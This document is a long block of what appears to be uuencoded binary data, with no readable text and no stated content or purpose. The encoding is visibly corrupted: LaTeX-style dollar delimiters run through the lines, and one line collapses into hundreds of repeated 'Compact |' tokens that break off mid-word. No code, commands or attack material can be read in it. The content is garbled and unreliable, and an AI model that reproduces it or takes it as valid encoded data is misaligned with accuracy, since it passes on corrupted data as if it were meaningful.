M`DU!G3P#XE>]0\$CCO0#F/R%NHBV%5KS`WVXZY[Y7L-2GP1VZ@",>P#H`@<CB MT>PGG\$@5J#YM^>K%*Q@4F1A^8VF%]0DZ'E)<E*'YR@X'N;K>HO%@AT.:!L,! MOC#IH=J]&)D7\^,[P.8>RZH6LI"JK*E.+CZ/)E%^/J3_>"1'72T7109(;\;S M2'6,,:&2ED=%RA?@8F%CC77[O<]?_NZTY;>"9XOJ^X_/I\")(/-`;\(D\$`* $M_{;M^{\ }}(*2D5]R-;'+Z39PV0>^{\ }<'$B.3G7$R=VCAJH,QH6#OUAP89B<(`BL&COMPACE | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compact | Compac$ $M)BH(\&I., \$1GM3(,D?M0\&24-\&WC)W0>AMXG?4CMP\L@38M'?*N]^2\,W>-+0$

 $M>Q$P<%^''O-?!#[JP(#Y+6WV81)F=&+'-'HQ8!O=&+"!'U-XZ,A$%.K,O4NT$ M(@AZTV(R\$8)[TR)*J;^S?'J8&DP:U1*,S0YDFDK=O=7\:;U88?<208^L4)(-M`DSIM9!KO3>8@TL0\$*^.`5H6Q?()IMY)'!TU\$QIO^)7`GW>`CU-F0ED;7+:' MSST>VRL4H/^6A0:7A09'P,#@`#UN<%FCP66OF%O6:&[9J^:6O6IN66AN`F\V MMZS!W+)&<\N:S"UK-+<L-#>`7S.W+#`WX6HT-Z!"<P.FCY15`6NONF-QLWM< M80%E</;B5MV!=K*&.;2,68?&Z-TH'A/''^0FCU(6+:&\$W^?WM,;]#U=T3')-MCA\4\$1:<]]N;[1TN.R2IO\$USO^T"AM1;AKC46UN(\]NX?H)?K+J/\$22>0`8B M4>*QN'%OHC-UD7FJ'.=8,SSRA-LG6/S+/-GICO:V`TC04[!A/<[F#<V%Q1>^ M^%*\$R*\$5/%;:.?_KS7ARB9M,P+F%^&R*_K++G-G4;NX3Q`'[R^7SXV)%8\)D M54-"H,GR8\$UF&00X#,]BJ`G`P.X4`;N4HNZK344W0L^6E,BM+N0`^XDS":P? M^1I/BQ=;G:,706UX>'0%3D8P:1>#@1P]\]+Q<&_2*00@^F-.L$5\M3<@5K1$ M!V7+]P%"SN,D\$4C<+0^AO9TC/>F1MNPIH0=HQ%)9/G\\!PK[\\$"DP4FQ#Y[) MA; V?/_*+!OKHA, T8H*(V"SKE4:RF"X!330\$>S[#TOI-6!9>T4H>[6%3+^<\$S M/\$Y&=PKD_L;Y#[5CN%F03T'*`V]NX1(9BAE-G^1-#P83T,!EGQ^8)#88GHT\$ MD7II\<TIP&!H@'773Y05!B",#\$!_UC>F).R9,+2EW@UU]]_HH)9._(`2^Y+S M'Z+1] { ("8\$D\$OKDVW:VK3J'*AYG-G*A1/'O,6^X&F"7TKQ:[.>G9?5=H"+P M%_,-/Z!P"P6HR63X9.\$8#Z[T)1UY"#B5'J6T-&MI%%J+70W67[&+IL=^TD_8 M8*LV--GNSR.D)2)'-^E,H@@)'&0>4>O!H;/J2MR1:O'J^<D"WLM4HSR;ZG\^ MDY?X868<X/O=2XH&'M9S0;3C&F\$G/9QS.<QE-5],,2\$+)LNELMU#M=E#E5X.MNR\\$3(3A83!QC<E\$6],5WYIOA3\$2X8(BK=*0J, %8?\$OV<GC>ZW@74WH7@Q73 M`<ZO07`P)42&!KBHIK&>Z9/?PG4/3K;4,]G4DA;;WG\$W1(A&-P33#-R0&F;H MAF":H10*"C6D=B)NB/Y._^6&?MX-Y:TR=\$/X,&CHAHHL;G!#B\$+5#1EXF89N $M")\&I<4/6K.!L8%BA'XH2L9S`$2%;*?1$P!1Y@RNB!-%232C[T[Z((@O\U>2,$ $MB*"(0V\$3-9*\&]Q1EN0-[BC+RR9WE)-"0W<$C+CHP!WE>=KLCO)V_HH[*N"%]$ $MU1U]\NXD]^XDG=D<(7'<=`J1(<T;:%!/'O>/S-7U_B0!L\4I_/MV>.I`\B]$ M=08M'ORFG:P,6PQ>[.[A-23W!-Z))"7<@]P-E.=N8`Z\$T+OB]IT2(PZDQ84Q $M]P>[S_-A5]*T^8/S;,WNQ-'H_=WM'Y3"+.D6*=Y5*H0,4<"IZIIA2H.;^ELP$ MKG?N7ZP-2)^((")E(E*B5PZQJ6"152!TTII/TIK\YUJ3)&%K!!ZTQG/\5&L^ MB;R%R)MK:Q1;"E96E\$0'6^I=RE%<!"-:2%W2D%60-O3^A)E0,"XI"??)R,!C $M@2>H$:12(655#/A^@53LTK2JQ\VIE.F\^--NV:U6V+F`<Y=;(ZOKZ7R!)%NC$ MD<J]`[3ZZM,2_2H&F)>J>MK'M*4E*HU(GHGD*5H4X'/!%V@9**5EIE\$ESES" M1FUFR[.U6SVF/+:00\I-A?S24DCH5\$";'@+%.H:@D-N(U!:12HAL4/6Y(.X` $\label{eq:mu9} $$M''9\%GGPR\%*@X+4\&2B13!C]^/P^EQPJ64\1\&;[C*-^3S\#Y`9M!\%8;I]C,GRT*C $$$ MK"4LV*O+*-H[P2=`;`[P`8F%!(,+\$\$\C@ZHZ_RX`,:#S'S5\$MF=0OT@F6L9A $MG,7@0`]_0,E",]@GBFLBL1;:T#D;3-`\?WVEG3<8S+-<<S4V_V\PC+?;/G]$ $M\$) \#N \V4\#/8\#F-+9"V_KI_V5[/?Q9@:B>C?OAX&4*6CX'@^@3D?8Q</4,]N<$ M_8[8"=@<:I*19'&SI<U,(.Q<0F_3T71EP\$4L8`IL%%ZT7-/N#L")7PS4NA7= MIZ)[#04#;"98.461*S>#X0=\74VZR.T-+^_&NQ_P);IIM;Q#4Z6=!'+0CWQA $M2[>&(9V4*M674CUO\ATBQ>A2K%:$;&\#I@(Z4[F2$#_Q>":HV/+;;`UPB;-BW)]$ MZK!(5DF9+6G<X^E001*-.K+5QV8)L<X#0UY\\7"V>=X^:!8Z-1J!4#$\=*$ MQTL74<0_X(O&KY.60HI)3Y@&W7\$767">#(>`U\$'\`?.A<WM\`NZZ3[4;\`1L+4] MZ(?R)*#)7%)^N9QMQXNOJRFN]I@)E."ZT--9%.1_V&L:@/F=;Y\$,W@H("8:! MD&D/F'!7/,JQ*\[(@UWQ-!6N8%<\+47<PUWQ+!*).>E_9>XV8WV*:\RP:ZL= MT1];&/Y`E'6<)A4:B;6(.E3X)U\$X+AF7_QD57D#A[&(#A7\291:B3`2"QVE* MH<'(\$&H[LI4)6O=?/J+EU+%QW1T?:I5((`OTF9*_)G'#LF4(XK07?R"*;*:+ MA0Y117!8N6DQXGT77,)H(N*G&*4_YY4P/>GK>SHUF9`3\X^"2!`S59G++Z!3 MF%YZ:1996IM):SD2?9L\%W(\$IL)HE7,YO!J"2912_E^KE%I4:5U;6H>OL8D, MYV'XOT(Q8H`2_(<0Y7X(:-ASIT_5=640\CQ5>^DW@&B*#I4'B.R#F-0;6X.(MDX@X\'['***A@.\3VJ.D>4TJSM%327LX/BF?IDMU?WJJ16"ZL,E/]"SL9YT\ M:C1=,HHB8!14!GD\:(RN`+5N\$8[Z1X0XN1H%>)P+X0]TC%`>(8R5D%06XA.# $\verb|MM\:MN@`6B\JCWHK:NN^NOCX1P\#5"GIHPEGA0?2;5ZZ`,B7(AXJ$HY-)GO2N1||$ MT>4:+M=/JS"B9*CN/&70/4D&N(TU];\$J5[:(T!81>+Q8%&YDN# 0%4(T.*"* MA>I`SRI_.Y&%>ZCC:F5U#*E/13"].Z2%:KVIU.MB]9`@\$P()UXE41.P-!OW1 MN"<"%@A%?W81_OY\$2Y#*2JF,C35\$>RW'+83G0DAT'(=BYX`H01`=%!00Q%J4 $M-\&9X00T!+\&FPYA4\&+L:TT3=<KF+49\\M^{#MWN"}AXQ=Q6*-*E(XWK!HC)!0? X$ $M2_7_N3NX.>]U24G<0!'_E7[H+A=/84>$14GMI=0./3:22<=$Z!AA(/K^<math>4V=$ $M8Z(T'''', ; \&0$<9:M)M8KH:P., `2Y*O=74P?*\L?B"QU9KGCC\'<8ZB;V>7N$ $\texttt{M\$[:0[?1R1ZDDG'\#'ZY3S)V>[0.8Q"ATMUG_7OU&US.GAB\$\$A9W-HZTN17V\#] }$ $\label{eq:mbb-hc} \verb|MBB^+| [K=@S/421=.EXN5D.:H\/-'*UL18YYS#19MI**->HG$Z2$=T4>&J'8Y| | Construction of the context of the con$ M;Y*DQ,'=!]E4!.MM9W2F]%C9Y]2`L"<Y>NL!Q6C1&J7?]W=T;C2SGR<AX,V* M4EC12H&7@(]IG/Q>T;:LP(L<<,Y/&5<UM\$P!)3JZ<3O#53M!M6.@V)H/<32B

M@9.3+(&6@(X6M\$/06<UA,34RRH&\F&K>`P/#*_(2/<49+YU%^](YA71.1C9] MB"P%B46`D`T.Z>*6TID>YM48T!'O6\7_ZN'_Q=ZW-K>1(UOZ!\WND/4N]R>* MI&2N2Z)"E"Q[OBAHBFKSMD1J*:IMSZ]?X`"G,JM0Y9:ZIV?OS)T(1U!&'J`R M\$XG\$*P'\X1K&11^KS137>U'3K`@ZGFC(VE3\$F\$2LY!!6!;A4</#9'R];31;0 M3AAIU_=W9J<1#S\BW1V>3LQ4WU#L31-BF%'SY'(6_T1_@\UPDP%>CT\$5"#J` $MQ1J"'JO:RL5\F3E:ET(-/`G7(#$Y'D8^6079Z;U/?&1[N]O/;CV[S>$MN<6.$ MJ,./G^^QJJ#W0T\$PNWZ[)Y/N79 ;ZL3JAU(D55U2U5BJ"NCU.1`L&]?(J@L: M"51J33?#.'8WZ[5K+<(R>1YG8:W%25!KN''#HA']H>L-QHEF@RH-:LX:0=13 M<T;2)*PYRW,6U)RG9\$5/S1EB,A@\$U<2+\3JKR9*R1%>3;A\$Q6X1;'`[I&>D8 MS!-9=4&+&BH#HDLW@+4XOT`IE89C8-T3</7B:D;M?7U+CG'`*,4J4-]'R%12 MFYD]Q/>;: `Z#<#"\$^<3F,/IW`#_ZOW\\7W?,7TPZO+^.Y\$0J5A847N1[#.<U M2,8BNO;^2)79K%YM``FE^_ELCAY,[?A1#`J<4&"I?D5-2<5@E[@J!.8U,*AZ MI3,[XTNSE\R8]-H*5*&75J\'65K1&@!.IY54_%O*ZP8,4=(R'B5,26'LY+\$; MD]*L4NN]B!;1S9G8^<0<OZN\Z&G4,P=06Y]ZDW>UU]90"[PYY:4.:INN]45R $M\&)/\#B%*$\&-8^{EIZ})%BD6TXHS@!-68IKU3,;,?=L_;R4TW"0)Q[H>/8JW+4^T$ $M3'K"3Y+-G&RB*^G'*<358SI9V+TTF;P(V0"[TT;U=31Q,X^*[_@%4TJ^=*!D])$ MN7-A3<W->#NOXYP.M622;?[)M_8Q/++EV,_H?+@.K&D1:3%\$\TK5E(7.K\I1 $M\#-9[]=LIVY.]N9.YLWJB?6E&L\WQ+,A,4+S0>IWG<J]5?/%P_J;[WVS6E9Z]$ M:F&4<M'#8)6W&Y(1@AZ(X`;VFM@B*"Z`E%*<UY]M\$691^9U77CY`6WV%\B`< M2_'?R5F;.6HSI\$>DHT:)-\$!S*<K_=0\,]K.D>@2?P1,I6@I4`,R75(G(I<B ME);\$#>18/'^-A2G_H*U++[;#N\$(?X:Q+J5F:?%Z23^NK`W)!-XUU5P(I\$*XB MX\%G__QUYY[:-MQ1T[<H:2>ATK@R*9_R3,5D*JI9N3`WH(ARL7R;0,8"7Z/< MI[_?NU43)&<1`VL"K9MV"ZV30:576IA;!P[I&>EHLPY)84\F,W.7BIQ%B?Q* $M<"!NEXH;#):T"E4F.:!A8`6X"U'2-K`0[+'D<79F+GZYE!KQ3P[\\1H)+-MO$ $MG^AODD': "6(BNP^))>B^"37()'L3^,S75('/9>"0^(J<Q?,Y9S22P4%HY?F)$ $\label{eq:mp_state} \texttt{MP,5*PLPLO&3AOB8T-<:E00@\#M4"<@9W./QC8]".!D2ZF@QY+05Z&T]'B/4*,}$ M7+J[;:-X11W^CXDQPM@ZB#`RX"#\$J#/R*"O`*`XS@G<>,ORND^)(&+/I<BA\$ $\texttt{M.-/I,NS7R65CZ*\)>OBOTSGW\$8N@R:0T\&7BQ@)R1;)T8@;2M^61V_.EZ?F\$N}$ $MYS-!D@L?J@=07]>(FI1JQ&$^-4+6#Q7T?(&<E>2,;:$?.V0#&PYK*6HW-S\^$ M7DS5`!^XJ+^QJQ!HW>2#DORG8WX:;J<'E!`\$)^;@Y.^\.I\$&/,327#)X10-> M&I[1\$\%T!P16\#\\$FZ*J0\@6-\#\YICFAU:.TJ*2F01\%'\%H+O1IL.HO]&BP86-\%NU-M&JUN; V&C19, +&RW:G6ZTTNR"1EMFS4:+UB:, !8W-<Q8V-FFT<IHJ:+5RF@HY $M^H+,DKP=T&(*6HR=\#@94MHW([GT11WN:5YF%Z-K;U%807^50:W0X^D.?8D4))$ ME!:UXP88MQRAG2SQY/:3=/T%)[["U\&5Q(:#M>X.>D(ZV@R131F'&:7,7CU4 M?SP\!5(^>2GS#BFSDKVA2!D.W84SRE%0#M9D@&!MQJA-8D52.YCP<L;#WR'G MCVJ3%0?F^3'/6!R1,5112(])QXX\$D1YX-/W;;'I!:*J+ZD1D4AB+.)F?D9KK M_"&YT)EUZ9=S0LJ@A`"3#*08K0\!#'LT(HA(BFA586VL2?P[*K''6/LKL;:O MA"T)ZY^="-8.UD");212P'E07(@II\$!5F4(O=1D=@'00%L#*\$M!0E]*+BJ0H $MK1 - B8."ODPBQ:B*;;7/-'WMK'9[OKO_WJQ<:;/B<2P*UXH\<<$;7B=LSD4A$ MEJ#XHQ1H96"4DH:8G!@<6"-:P*KAI65/>0+)!E)<J#AI%=FK.ZH>U3V]1G7B $M\67$),N"0DM"2, $K3^{E1}$, $+PB\4W="H-RPQ!F12I5*@61$$$<.!K%/@/6A!=$ MN57CI^94<*G72>.L*^\PRCA-Y.JI%HO"T\1P14HW)J>-(2B4Z%:!UP1'08\$A M)18"O<;-S;JSOZD81%#=B>N7Q""N@E`MV%10L/\^S0)O[/:!,H+LY(UP8??2 M7"0X&9-5K&]T;41>K.^7]BF0UB\$6708_R*IP*Y\$AH&`]8"V24'(TOSJ;^)@Q M8-QZTTMC]\R2WGBWWZ[W7-*3IR1UX>0D)B<16`T!"0'U^%+6*A=CH^@/L^GU M^=SN4)A_Y+GOZ,LWLUFI%6C75;8[)OE)AV",0\$C1(+W9%3)`MG.RC>'DCY`% MD=@I8AYFN3;[PO-KG:\$<Z*)_@!M*P=07=JKTB0*'C&!S+SA08(0.2^'W6)5< MV>O#)<35->J7"B<FP^4TS)#I@G^`RZ7@AL#SH_\CYEP6O<+./__7>G4(!=:E $\verb|M\8EP"##$)UQ,3K"<2+8(VP9$NL`<32X$-`<7;@9I`PI=X.XHG9?!3*3\8$ MQ]8#R@B"8R.<G%V:PZLVIH\$'Y\$'OU?YHO\++:0R=5#R&I9&!D@Q`:7VP(2L" MZT[,('S:]@AK\DP.>]I#L!7>9/#H/0KA1UE97'\$*\$0D1:`C\$*IXT.`N*"S&Y M%"C2A9=N`=)WX@02CF[_Z_GI@-!`?Y>4W/?562HY8(7P/'\$O,F*=1,-:>%TG MYG#-[-+T6A/C-.&H@(U>NY?\LF5S64?C6.F[2BF*YF*;O\$`)E*R9A^MCMO* $MU=L;7:LC\DBWN=6<C$(EN3D<-H&01MFP+=E>N*^:9/4730TU5"[K)*854(3)$ $MZP, F!%K#91:INU/[2L'%<34Z6; #BLIX6)0^IZP8?%,,/T\"Q2-.+*HA"CTJ\$ ML#>[G)J='_/CN8L'/=RM3S<F0!N/^+2OH0^*<M^V"S\LDQR&H(B@&`P"KAA4 M1XYFTP693#"D>8E7=Q8A(]A@6,MQS5*.)M3GC?3X)F2&\$J24@-U#'S`C4&X. M3K2HLX_3Z@-%+!C/\$R[WXZ*=ET4F6<ZE;#)2DA%XIA"OT"\$EPYI3[9""8::% $\verb|M]NQ/V$'P]$M]9TX6J?V)L\#`R$),!-+]^7$(<6A]SN`P<!BIXIHOM1>52:"CS$ M_.)\$9"Y^L"=CKC;<;(,]F:`P^2QK!?%M_;B4E8,8MSJ'EJ8!CW2QO:A8"O5% $MX01CY.$)86@5H2Y04;<D"X"S=?NB$'W05E\;.L,\:B]0(+`FN'*,%H]DU>$

 $M<J^WMM*,GC\#P7VI_^LS6D]DB@&[9&$W+2L*X==1\;^A8&Y(8*VC_`\8IN5)]$ M[7IUUG?RVO6HEU7WO_2@2MM@FH3FF^:A^<*BI.)\$T:P9N@E\$!/:!,H+J#M.O M)HZ.C%.4V, `\$9\;#5NJ^+V!?;,EBX<="0\$X/BZ4Y0FU11].3V9E&1KJH+D`L M1=D"IF<334UT]I"<-C./*W/\$[7AV@@N.'2'3!71#\F8AQY4]I]_@L="%=\$/* M9B'7LXFB6_01170!AE(`QXMV?GIR1D!;DR\$B;A4Q^F!6\4AL:#*@MA1IHL8K M69HDJ*'+712HDXY\$81Z5119]DWN)*Y\$!=%`(/T:U(UJN#U52^8B8([Z>B-LK $M^XB_{,=}'E=@^B*DIF'!B2ZAY&A1A^ZMM`*A&9;J<?E@>^'8O/X](+70A(;D,$ M,DL/(1])!X.@F![@,"C0CD:-E<!(`0DU'&*TDM'H1T?5U%PM27I+QR%`5`P; MM.U\$GM:Q`\$PQBX=#\%K2P\&]F*)N<S7)CJ*C:3'<<,GJS!1Z#Y-TMG/+@_JM $M46#-2]X7Z]5N+U?*, //Y<K]L!?^MUX",]80[%,^U#KD,`H(R07)&,(16(7($ MX4"0:*QG[P]=#8<8X@U><,=@WR#`\$HZM>#X=(P\$0@KCE..J,7\$XCI/(14=6Q)M;YT^GZ1C1^J[Y?;VWF-MLG\;5!]90[J[YG9K>N;5?H-#\$755<FP7T-COA\?X MTX21RKACF)'*&`+XJ=[IYOY^XRM:YGL^;!@35WN+[/(0C!H#&D>.G^>/YJ[Z MBHD9!Q92EU+?: 'VH5&L/G9"8D(3&,Y169-9*S56!M(S4#BKVP?NU^]OCY^WJ MT&XJ)OU\:><MR)N%X3BH\$&_S\C'R190'J>B07)`,FR>P"I'10)#>Y@/)(MA\ M]`*3ATCU'G26B.Z#[U+W\$74?0F)":MW[^*AWYK2\$Z66MFR.+B\$K8P<TX8W_K MTD/%XHY5OTZC"N)'<WX4^NH`%`1`M0X*KJSC-D)<S,8CSQ56Q]+L\!">*S\\ MC)[P9#Y'\"YQLI94*!"I,WN!Z'9Y7QEG;+:A9<L-U.FWD`I_Z;_SZ]H>A-+' MV(>9Y\\$XX(!6>E9P8%U/3)"*!Z:7]BLR/0'C9OGB8,SA=O3T:.K@HTQ6.NF? $\texttt{MU,P\$=+SB;'G!V7+GXPJ37BV;R=D`R>[*[2:E`.5HOU[^HM/S\#.GJI\#V\)]1+K}$ MD_:W))3NLV:__WGUBQRU3P;NN^\$Y>!#=I^4</E+]*X?*++P)<:4SQ4IG!STB M'?-0(JLN:"+01@U>TP;=[17_L<%7V2`.D<,(AYE8H1!P);JR0TW#M>BT1*'` $\verb|MB$^16Q0["6W1;A9TVV(<_<^6DT&7+29&RQ:O:4^9\#<AV)!WTG'2$2A&9=4&+$ M@;ZY,3.QR:@U>\$H&6,*[_=KN(Z5KH1ENY84IVN#6G+J1C-[T]BN,L9`6YS`Y M?YA/&)#N'-&-CA-AD<Q%B%G<WWYYZ[%\CN7H^<X<,/6I<;M#,1AG@^JC_!Q; $M)Q:06[24-\$0D\$E6U8;G^{,,,}_{9_?F}]B4J^{1R43-}@/%[V^{,y}//2:$ $\texttt{M}^Y<,/6\$_6XN\$SBQKW.4]^>9HZ<\#3(B@=M/\$ROSZ<[YZ(@.(]Z7[Y],1/\#3//W)]^2$ MQ,G]]\<O2([RNH%OF8H/LX%OC4<XWAQ\JIRF4*)3.VE=G[C\JPM!7YK"EQ+; $MU"1]99J\0I-1WJ/)+@V^3G-1_J=ICHTU3:F71&M.(S(BL)Q&[,V)B=Y[YUK^$ $M@GISNT _/^"Q)Q/9]+ QC8*D?U(W*8#P>(`@>O<C]KL?ACI>W]_/MJN/>%F"$ M4T!)_\3T)''#9,T:I2@IA;.0\$)%Q!)P-:SF=A;PW]U/.SLS=?3,Z,#SE6'Q% M1]&8*']=F'D7W)":(V_>FSYQ].`<V4!?/J]*)A<QN8`3Z``D!&#OBM";8[,3 $\texttt{M-R} = \texttt{F1T} \times \texttt{V7JR9WOR} = \texttt{OG} = \texttt{K'LG} \times \texttt{GID1SQC5B} = \texttt{GI''O>5} \times \texttt{RDWEDN2}$ MW%DN:7)K.=,D)M!^@M\N^6U4D*+DK!BLJ]:8&Q/\$B,CE8+B=XWJ&8;0[\/D9 ML4&3=FE"-4_7IOVN?..+42.V<[3D8S,5-8U8;OU!JKN%Q82U?5[OY2Z6Q![Z $\label{eq:market} $$M\&\CZW=-B?2^A-[$L<(/(?BWF(C?2G])[W^_,M9V;)U2,VSX)R<];4.4:<0X> $$$ M_%,``YD56]KT=/%_GY=[_TDY>L21'C-DY&2RUNG%@"Q49AQRLGQ\$.;*Q`MZ6 MCU...)4G-\$E(_MB@EO[]?V<M@&/086UOP/?7.#@%7PI\<)_(DX9\$GBH36XG,X MC"C!\]/I9KMY>'XX-VMB0D\IR.-A\?P92QGBZ%-`"GB?)D0?F80]%4\">ESO MPY)PJU,("LN*\\S#GMP-7[OG@[)?/D73!,B;00.^1D,,!I)/9AEH[4H9\%&: $\texttt{M$+$^{N}: WMY=&-*NN73$\#-"J&NU@U:5IL.;JYI$>-:Z[R^26A<)0B;-?T^72,N}$ ME>V')83!03)#]8,<F>00MQ+,H/(<;B5[L50)G%LI!H%;28?1C]Q*&@UZW(JX $MC]"M)(,?NI4\ZG4K<!W];B7.>MR*^(]1X#ZZW$H<];B5+.E0*^(\0K<"U]'O$ M5K)!OULIBCZW`L_1[U;2Z,=NI4A^RZT8`WJ!6RD&+W`K2?(2MY(,BM]P*WGT MFVZ%7J/?K<39"]Q*5H1N1;N.?K<21S]P*UG2[U8XU`B;-5L_%_)PAW,_C..3 $M.I[-50MLHI^N,[(\$99.\#F!S^*;"\$L+@,9GAAJ=\$1F05P\K!-_TVU/?\&B)9.$ M2MZ!.NR;SUD];R"8PP5W+,6YW+'T>(O&G*CC2L*09YSC5<3Q!]2"5\$QJB:L" $M8\#D0H$A-MU\.?Z_4<?P/E9IVA>U8QYE(+=285*R6$U>$P$2`=I:#4#YWM<UD$ MNAA?S,Y-_!AUX&I^&[PO+#M2>L(C(:FBI`UV:M!AJ5MY5P@JLF\$E^E[>U<7Z M5J45`Y^V^+*Y.S"QL(FXWEZ@5MU,U>#A`!^S5]\+V/IZIC;`\$;Z'%[TU.BKJ MY`8\SI"^6CT : 'B2U, E-<6PG0DJ+?Y@!:6UNLZ(F!;SEX&&R?CQ\T<D%>%B8 M,,K5YEX32L?"\S>WIO74N/QU4RV_R].#2,9ER[)-*->^FKH&&F?]]6E\$0_BP M>=I\OE]K4IHYTF3YH*\@4-;>:88TV9PFB_;^(V1!)-H^\UO_RF3Z'\G\$K3T3 M63`]G^'H"R!#3(0?'O3Z^;?IM^;:^7<FT"5\.3VV<I:I3'UUX?P^&C:^8EGM MOL1\$H'\$3BYN,[1\$F_5XZB"D66N\['DR_MP^F^V7K]KOIH)DAA;VW>WU+JIQ" M:WV,S&5DSBXA]V!R8K",3'35!R]KN`'IIXZRX4`]9G0V00Z6`3)LT>?1?W8\ M7K7C\6^UZ[8UHK\$GDCC&K9O`R;C=KO(@'2N*>HXA40VV*N7Y5%`2/V-M6A_M $\verb|MDXUY:'OI;DA,"%HSP54/.A5T8//7M/G,VOQ_=II?9_/_EKM\;=LO!J'MBWV'|$ MMB\6'MJ^'(9J6B%-E5X>=_IT0PI"T\$\$37'6CHX&@`]N??J3'=_?W9X;?RX>W $M2,'+F19;J,,L$9C(*E\#R"$+X(P)!>?ZS:,,HN.NSU_QL[&+!]'>Q/FZZK8[O]$

MVN3N[];B)OQN[(;FTVIT<3'ZQ.^EV&9Y7'[\$YJANY(_+3TR31FZ`>D#B<9)4 M9B[IXN2H,=@U#/++9"PC8[:+;Q-S\$M&W\$U8%N%)P+M3HZE3N[0?%'2=+L]?= $MV_{; =_3_}$9_S/\#, (S, !5=T(6@'", 0@ML4[K<&=,BN2U]U>_Z*+ZAOLTUCB$ ME, PEFGV-R(C(:_:3-002BN("8:#%/UKYEH`5*E*P?![6B[2_N"3C!44+,`E= MOS*LAOOL2MJJV]U/BC^A=DO^TJQBHK#FI*\$G,9F/*&"(H3/\ 836BX1;FYM[/ MXX^4S';]Q;?6_MQW_E\V'7TV%I^S>+C?%K\$@L?;2/O[@\$G'7XZN+#YQKI.X(MZ-<@>'CU>/>MN3ZP1`HR#8/+4L`3N,5<0W HX/*P-:9HKQV`F`",JP@%U [" M&OE'L<04D[K59[W+?_LUB\$4Q7/MCH622Q_-:Y9*/C'S`#?:`<H+@-0F_<151 MS4>7Y+)T:0?B^8KSU*WDLL5;W>UF?W->4BF[\NB^NME:W-?,Y'%.\$+[\\.= M;/%KAA3AD^8-E.8F/]ES2K1TV>;7CUDKRJ?@4>N`3\J54*[8B-V+2HE"[`WQ M57^&7#)@UCWZ-#47%H[.INTEL\R_1_F?);/_04MFY_?+[406S%;[R_UR^_2X $MW/-\square{MW}/$ MP3;_Y.A^O;V=/[Z5U^"0`@-6C\\$M=L_[U7J\VSX=EML#].^14`(2)')?WAYM M?)BL)63-MN=.1\$H\$VC*Q53<X%_";FPG6G3Y,Q])Z\P)K1[>_20VIKN'7,V-/ MW]:JM2+U@PFOL8DHH&QT;,/T)PZ__7A^?93Z+^HZLY7;!:"W+N"M":TZL;%@ MW^\"D6%&4H*ELZ'=EC(NSEY#CK/IH+F^\)N>5'QOS";L"[,LYB_NH\B:)!-Y MK,>V14DKX>50YY(X'/H-+.'"<YB1>30/"*@YJ>@RB:M"8"E`TZ>9*U1FYFX% $M*S->J_0BEV[@\F*M+W$;6EF'E-RE13[-IABS3&+03*>R;L_A&_\^:\R_241$ MA2D&\55_AD0R*-G\K6,@X"#*U:/9&:[6QO=JP:K=U_7^\G-]D8UB2\$G\5L9O MV>KH1.1\$H\$J(K;K!18!-ZYLMK%.Z<?>C^\$E(/L"K+E'2')3A_%#S%4&3C"F\$ M(TE89ESX2WDQ; #?CML-:]; `(RI\$29Q-FP;8Z\GC2^_5W*2[.7'E&3VVV#XYM M5#;X-YKJP43\$H*J)KOK@20T/M'5-;:&JDT&?MF1&\$F,^\$FJK3/C^?5*\$VHK2 M,M`6LD19Y/.(MDA+3(<"6J"M:XJ6431K5SV8G!A8%M%5'[P4^!MW00MB/O;\$ MX<\^3AT.699=I[XR0IA\X/;;S+PV/"4]J>&K@V/O%::8@1\8<>9VCJ'/,JXF= MVC'/B)G(<C1@IFC8EXER1A\$SQ76FI,[4]9DH)6\E`&&19-[>1&2.C08%Y*07 $\texttt{M}] \ 2 = +? \texttt{E} \ (\texttt{R2} \ (\$ \texttt{QU1W7ZHZC.L.}) \ \texttt{N9B-.9@A9H:DSD"} \$ \& \texttt{Z9MF,5D,M} \ (\texttt{9,F}; (\texttt{ZPR} \% \texttt{SPR})) \ (\texttt{N9B-.9}) \ (\texttt{N9$ MRG!^?&;,PY_%!96Z3FI=)]`UEC6983PZ7_@,2<0,<9TA008KP]'XW>B"2,,I MQC%O)O/Q[.QXSG3/XW"`#[2(.8N'3@GSBP`\$>::CH8U0:=)2ZCB%CHFJVK!(M8.KT!ZF, &<!ESR\$Y86:L0!!8=2`S0;YI:I[S7)Q.;I\$*YK*K#`15+50V\$)1Z M^I#4H==19*CG(9GR9ZA&`JL.9")('3!/<ATO#PUT`#+FATD2&D0)\$<Z-:@QL M>U\$TVQQF2WS5FR\$?2H8Z@(0TQH\4UIS:Q)@9T00)JP)<*CAKKG*5)`\$T^Q2, M=D)RE@'C)U@6Q94'#+@[KXN1\$'S*-`0B*VZP9&`VXOPA#A%8!-`+]Z1S.&7 $M:PD=@)2?P'R$4`643^4L"R;9"6$302P3P:UNU6-+:F)@6W,WA.918B)!<-6#$ MC@7]90SVKZ:K_U_CQ\>_;K:K^^?;]5^_;K;/9I;TO[^\F50G],[97\PW[`^^ M8'[CNJ.]G)G7I027.%SJ<9GX;S-X_+0PM7*F2LT=NO#HLB[UW7S^7F"VJ\?O MT\'9T5NU&=BYZMU\CCT^(3ZM2];P:P_//#PGO.B\$8YT:]-)K8^\S1,.>#/X+ 